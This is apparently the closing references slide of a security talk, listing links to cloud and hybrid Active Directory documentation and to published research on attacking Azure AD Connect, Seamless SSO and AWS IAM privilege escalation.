- Airbus Security – ILO
  https://github.com/airbus-seclab/ilo4_toolbox
- AWS Managed AD
  https://docs.aws.amazon.com/directoryservice/latest/admin-guide/directory_microsoft_ad.html
- Azure AD Domain Services
  https://azure.microsoft.com/en-us/services/active-directory-ds/
- GCP Managed AD
  https://cloud.google.com/managed-microsoft-ad
- Amazon AD Connector
  https://aws.amazon.com/blogs/security/how-to-connect-your-on-premises-active-directory-to-aws-using-ad-connector/
- Microsoft PTA
  https://docs.microsoft.com/en-us/azure/active-directory/hybrid/how-to-connect-pta
- Attacking Microsoft PTA & Azure AD Connect
  https://blog.xpnsec.com/azuread-connect-for-redteam/
- Azure AD Seamless SSO
  https://docs.microsoft.com/en-us/azure/active-directory/hybrid/how-to-connect-sso
- Attacking Azure AD Seamless SSO
  https://www.dsinternals.com/en/impersonating-office-365-users-mimikatz/
- Rhino Security Labs - AWS IAM Privileged Escalation Methods
  https://rhinosecuritylabs.com/aws/aws-privilege-escalation-methods-mitigation/
  https://rhinosecuritylabs.com/aws/aws-privilege-escalation-methods-mitigation-part-2/
  https://github.com/RhinoSecurityLabs/Security-Research/blob/master/tools/aws-pentest-tools/aws_escalate.py
- From Azure AD to Azure: An Unanticipated Attack Path
  https://adsecurity.org/?p=4277
- Introducing ROADtools - The Azure AD exploration framework
  https://dirkjanm.io/introducing-roadtools-and-roadrecon-azure-ad-exploration-framework/
- Dirk-jan Mollema's talks
  https://dirkjanm.io/talks/

Thank you

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